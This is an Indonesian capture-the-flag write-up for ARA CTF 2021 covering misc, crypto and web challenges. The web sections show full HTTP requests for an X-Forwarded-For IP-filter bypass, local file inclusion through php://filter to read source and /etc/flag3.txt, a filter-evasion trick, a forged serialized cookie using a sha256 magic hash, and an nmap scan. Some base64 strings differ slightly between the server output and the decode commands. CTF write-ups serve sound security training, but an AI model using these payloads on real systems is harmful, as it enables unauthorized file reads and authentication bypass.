


# Write-Up ARA CTF 2021

Smile



Nama Anggota :


IZZATURRIZKI

REXY FAHREZI


ORRIZA LA VIOLA SATIFA

We Promise No Shit!


Misc




Didapatkan sebuah teks yang mengandung clue didalamnya



Kami search di mbh google dan menemukan beberapa hasil aku = intip.in dan dia = hati yang kau sakiti(sumpah ini lagu terngiang-ngiang di kepala). Kemudian kami jalankan clue aku/dia sehingga intip.in/hatiyangkausakiti.





Setelah kami periksa ke dua tombol yg tertera menggugurkan ctrl+f terdapat perbedaan teks dimana kami menemukan HMIT dan clue lainnya




Kami search di google map dan menemukan di kolom komentar sesuatu yang mengandung flag


Flag = ara2021{oP3n\_0N\_Mo131L3}

## 0.zip

## Misc



Ditemukan sebuah link yang dapat di klik. Kemudian kami mendownload apa yang ada di link. Setelah di buka kami menemukan folder didalam folder. Kalo di buka satu-satu waktunya bisa di pake buat bikin mie rebus (lumayan lagi ujan)




Sedikit perintah dan kami menemukan flag nya


Flag = ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}

## Dewan Kunci


## Crypto



Ditemukan suatu enkripsi dimana membuat kami putus asa karena banyak yang solve tapi kami pusing.



Setelah uprek-uprek dan dibantu doa oleh bunda akhirnya kami menemukan titik terang yang menuju ke suatu enkripsi.



Setelah menemukan online toolsnya kami hajar dan mendapatkan flagnya (bahagia uwuwuwuwuwu). Kami mencoba membuka link di dalam kurung kurawalnya namun tidak bisa(fix frustasi ini). Akhirnya iseng submit dan berhasil

Flag = ara2021{https://www.mememzker.net/meme/perception-253}

(itu ada typo nya z ganti a)

Challenge

29 Solves

✕

## HOME

226

Telkom Indonesia telah membuat website dimana didalamnya terdapat sebuah flag yang disembunyikan. Hmm sepertinya terdapat IP filtering di dalamnya

*author : nop*<http://149.28.138.91:4444/>

Flag

Submit


Diberikan sebuah website dan katanya didalamnya terdapat flag yang disembunyikan :



Your IP address is not allowed.

**Stand Your Ground, Keep Going FORWARD**

Tambahkan "X-Forwarded-For" pada header request untuk mem-bypass filter IP nya :




Dilihat dari response yang didapatkan, disitu terdapat sebuah page yang berisi gambar (images/home.jpg) dan 3 tombol yang di proses oleh select.php dan mengarah ke :

**Kitchen > room=kitchen.php**

**Living Room > room=livingroom.php**

**Bedroom > room=bedroom.php**

Cek satu persatu isinya, dan berikut response dari kitchen.php :



**Request**

Raw Headers Hex

```
GET /kitchen.php HTTP/1.1
Host: 149.28.138.91:4444
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**


Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 11:56:44 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.2
Vary: Accept-Encoding
Content-Length: 78
Connection: close
Content-Type: text/html; charset=UTF-8

<h3>Kitchen</h3>
<p> Flag Gratis Untukmu $flag1 = "ara2021{127.0.0.1_Is_}"</p>
```

Ternyata kita langsung diberikan flag, namun hanya potongan pertama (\$flag1), asumsi kami potongan flag sisanya ada di **livingroom.php** dan **bedroom.php**

Berikut response dari livingroom.php :



**Request**

Raw Headers Hex

```
GET /livingroom.php HTTP/1.1
Host: 149.28.138.91:4444
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 11:58:48 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.2
Content-Length: 68
Connection: close
Content-Type: text/html; charset=UTF-8

<h3>Living Room</h3>
<p>Something hidden in this PAGE. hmm...</p>
```

"Something hidden in this **PAGE**", awalnya kami belum mengerti apa maksudnya jadi kami lewati ke **bedroom.php** :

Request

Raw

Headers

Hex

GET /bedroom.php HTTP/1.1  
Host: 149.28.138.91:4444  
X-Forwarded-For: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-GB,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0

Response

Raw

Headers

Hex

Render

HTTP/1.1 200 OK  
Date: Sun, 07 Mar 2021 11:59:44 GMT  
Server: Apache/2.4.38 (Debian)  
X-Powered-By: PHP/8.0.2  
Vary: Accept-Encoding  
Content-Length: 88  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
<h3>Bedroom</h3>  
<p>Flag terakhir ada di /etc/flag3.txt</p>  
<p>Selamat berjuang...</p>

Kita diberi petunjuk bahwa flag terakhir ada di /etc/flag3.txt, kami asumsikan web ini vuln terhadap LFI.

Selanjutnya kita cek dulu source php yang ada di **bedroom.php** menggunakan php://filter pada parameter room yang ada di select.php tadi :

Request

Raw

Params

Headers

Hex

GET /select.php?room=php://filter/convert.base64-encode/resource=livingroom.php HTTP/1.1  
Host: 149.28.138.91:4444  
X-Forwarded-For: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-GB,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0

Response

Raw

Headers

Hex

HTML

Render

HTTP/1.1 200 OK  
Date: Sun, 07 Mar 2021 12:03:57 GMT  
Server: Apache/2.4.38 (Debian)  
X-Powered-By: PHP/8.0.2  
Vary: Accept-Encoding  
Content-Length: 441  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
</doctype html>  
<html lang="en">  
<head>  
<!-- Required meta tags -->  
<meta charset="utf-8">  
<meta name="viewport" content="width=device-width, initial-scale=1">  
<title>HOME</title>  
</head>  
<body>  
<center>  
<h1>MY ROOM</h1>  
  
PGgzPkxpdmluZyBSb29tPC9oMz4NCjxwP1NvbWV0aGluZyBoaWRkZW4gaW4gdGhpcyBQUdFlLiBobW0uLi48L3A+DQo8P3BocCANCiAgICAKZmxhZzZlPSAid0gzcmVfMHVSXyINCj8+<br></center>  
</body>  
</html>

```
[noid3a@Sleepy]~  
$ echo "PGgzPkxpdmluZyBSb29tPC9oMz4NCjxwP1NvbWV0aGluZyBoaWRkZW4gaW4gdGhpcyBQUdFlLiBobW0uLi48L3A+DQo8P3BocCANCiAgICAKZmxhZzZlPSAid0gzcmVfMHVSXyINCj8+" | base64 -d  
<h3>Living Room</h3>  
<p>Something hidden in this PAGE. hmm...</p>  
<?php  
    $flag2 = "wH3re_0uR_"  
> [noid3a@Sleepy]~  
$
```

Kami berhasil mendapatkan potongan flag yang ke2, maka sejauh ini flag nya :

ara2021{127.0.0.1\_Is\_ wH3re\_0uR\_

Selanjutnya sesuai dengan petunjuk yang diberikan di **bedroom.php** tadi, bahwa flag terakhir ada di /etc/flag3.txt :



**Request**

Raw Params Headers Hex

```
GET /select.php?room=php://filter/convert.base64-encode/resource=/etc/flag3.txt HTTP/1.1
Host: 149.28.138.91:4444
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 12:07:34 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.2
Vary: Accept-Encoding
Content-Length: 705
Connection: close
Content-Type: text/html; charset=UTF-8

</doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>HOME</title>
  </head>
  <body>
    <center>
      <h1>MY ROOM</h1>
      <br />
      <b>Warning</b>: include(php://filter/convert.base64-encode/resource=/etc/flag3.): Failed to
      open stream: operation failed in <b>/var/www/html/select.php</b> on line <b>27</b><br />
      <br />
      <b>Warning</b>: include(): Failed opening
      'php://filter/convert.base64-encode/resource=/etc/flag3.' for inclusion
      (include_path='.: /usr/local/lib/php') in <b>/var/www/html/select.php</b> on line
      <b>27</b><br />
    </center>
  </body>
</html>
```

Kami mendapatkan pesan error berupa :

Warning include(php://filter/convert.base64-encode/resource=/etc/flag3.): Failed to open stream: operation failed in <b>/var/www/html/select.php</b> on line <b>27

setelah dianalisis ternyata "txt" dari "flag3.txt" telah difilter, jadi tujuan kami sekarang untuk melewati filter tersebut dengan cara berikut :

php://filter/convert.base64-encode/resource=/etc/flag3.ttxttxttt

Yang nantinya akan dibaca sebagai /etc/flag3.txt pada server

**Request**

Raw Params Headers Hex

```
GET /select.php?room=php://filter/convert.base64-encode/resource=/etc/flag3.ttxttxttt HTTP/1.1
Host: 149.28.138.91:4444
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 12:10:46 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.2
Vary: Accept-Encoding
Content-Length: 337
Connection: close
Content-Type: text/html; charset=UTF-8

</doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>HOME</title>
  </head>
  <body>
    <center>
      <h1>MY ROOM</h1>
      <br />
      JGZsYWczID0gI1N0bGJZX0IzR2luc30iOw==
    </center>
  </body>
</html>
```

```
[noid3a@Sleepy]~  
$ echo JGZsYWczID0gIlN0MHJZX0IzR2luc30iOw== | base64 -d  
$flag3 = "St0rY_B3Gins}";  
$
```

Dan semua potongan flag pun telah didapatkan.

**Flag : ara2021{127.0.0.1\_Is\_ wH3re\_0uR\_ St0rY\_B3Gins}**

# Oven

## 226

Gunakan oven saat memanggang kue!

*author: nodoge*

<http://34.101.209.28>

<https://drive.google.com/file/d/1a8xUcGSQRcW2d0WhjRV1tarc/view?usp=sharing>

Diberikan sebuah website dan file nya



No Flag for you. Sadge :(

```
1 <?php
2
3 class Token{
4     public $username;
5     public $password;
6 }
7
8 function flag($token){
9     $pass_verif = "\}Fr@!-a";
10    if($token->username == 'admin'){
11        if(strlen($token->password)>strlen($pass_verif)){
12            if(hash('sha256',$token->password) == hash('sha256',$pass_verif)){
13                //
14            }
15            else{
16                echo 'Burn your oven';
17            }
18        }
19        else{
20            echo 'Baking in progress';
21        }
22    }
23    else{
24        echo 'No Flag for you. Sadge :(';
25    }
26 }
27
28
29 if(!isset($_COOKIE['bake_here'])){
30     setcookie('bake_here',$cookies);
31     echo "Preparing your oven .....";
32 }
33 else{
34     flag($_COOKIE['bake_here']);
35 }
36 ?>
```

Setelah menganalisis kode tersebut, untuk mendapatkan flag kita harus melewati beberapa pengecekan.

http://34.101.209.28/

▼ 34.101.209.28 | bake\_here

Value

Tzo1OiJUb2t1biI6Mjp7czo4OiJlc2VybmFtZSI7czo0OiJlc2VyIjtzOjg6InBhc3N3b3JkIjtzOjQ6InVzZXIiO30%3D

Domain

34.101.209.28

Token berada di cookie bake\_here, berikut hasil decode nya :

```
$echo Tzo1OiJUb2t1biI6Mjp7czo4OiJlc2VybmFtZSI7czo0OiJlc2VyIjtzOjg6InBhc3N3b3JkIjtzOjQ6InVzZXIiO30%3D | base64 -d
O:5:"Token":2:{s:8:"username";s:4:"user";s:8:"password";s:4:"user";}base64: invalid input
-[B]-[noid3a@Sleepy]-[~]
```

Kita harus meng-craft token dengan username = admin, password > 8 (strlen dari \$pass\_verif), dan mempunyai hasil hash sha256 yang sama dengan \$pass\_verif

Karena adanya pengecekan panjang password, maka kita tdk bisa menggunakan string yang ada pada \$pass\_verif untuk melewatinya

Setelah melakukan research, kami menemukan magic hash sha256 nya dan kami craft tokennya seperti berikut :

```
O:5:"Token":2:{s:8:"username";s:5:"admin";s:8:"password";s:14:"34250003024812";}
```

```
Tzo1OiJUb2t1biI6Mjp7czo4OiJlc2VybmFtZSI7czo1OiJhZGlpbiI7czo4OiJwYXNzd29yZCI7czoXNDoiMzQyNTAwMDMwMjQ4MTIiO30=
```

Buat request menggunakan token tersebut dan didapatkan flagnya :

Request	Response
<p>Raw Params Headers Hex</p> <pre>GET / HTTP/1.1 Host: 34.101.209.28 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Cookie: bake_here=Tzo1OiJUb2t1biI6Mjp7czo4OiJlc2VybmFtZSI7czo1OiJhZGlpbiI7czo4OiJwYXNzd29yZCI7czoXNDoiMzQyNTAwMDMwMjQ4MTIiO30= Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>	<p>Raw Headers Hex Render</p> <pre>HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sun, 07 Mar 2021 12:28:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close Content-Length: 30  ara2021{cl4551c_typ3_ju66ling}</pre>

Flag : ara2021{cl4551c\_typ3\_ju66ling}

## Not Secure


296

untuk menguji kemampuan pentesting kamu, Telkom Indonesia memberikanmu sebuah website yang 'Not Secure'

author : Sulthon Nashir

<http://149.28.144.197>

Diberikan sebuah web berikut tampilannya :




Temukan rahasia site ini :)

Karna tidak ada apa2 disana maka tujuan kami adalah untuk scan service, direktori dan mencari informasi sebanyak2nya pada web tersebut ,berikut hasil scan menggunakan nmap :

```
(noid3a@science)-[~]
$ nmap -sC -sV 149.28.144.197
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-07 07:35 EST
Nmap scan report for 149.28.144.197.vultr.com (149.28.144.197)
Host is up (0.063s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp   open  ssl/http  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ssl-cert: Subject: commonName=Masih pakai proxy manual?/organizationName=www.naufalaprilian.xyz/stateOrProvinceName=Flagnya Dimana yaaa/cou
ntryName=ID
|_Not valid before: 2021-02-28T11:25:28
|_Not valid after: 2022-02-28T11:25:28
|_tls-alpn:
|_ http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.58 seconds
```

Terdapat ssl-cert yang muncul, lalu kami inisiatif untuk cek web yang tertera di organizationName tersebut :



ara2021{p3nt1n6nya53rt1vik4sih}

Dan ternyata flagnya ada disana.

**Flag : ara2021{p3nt1n6nya53rt1vik4sih}**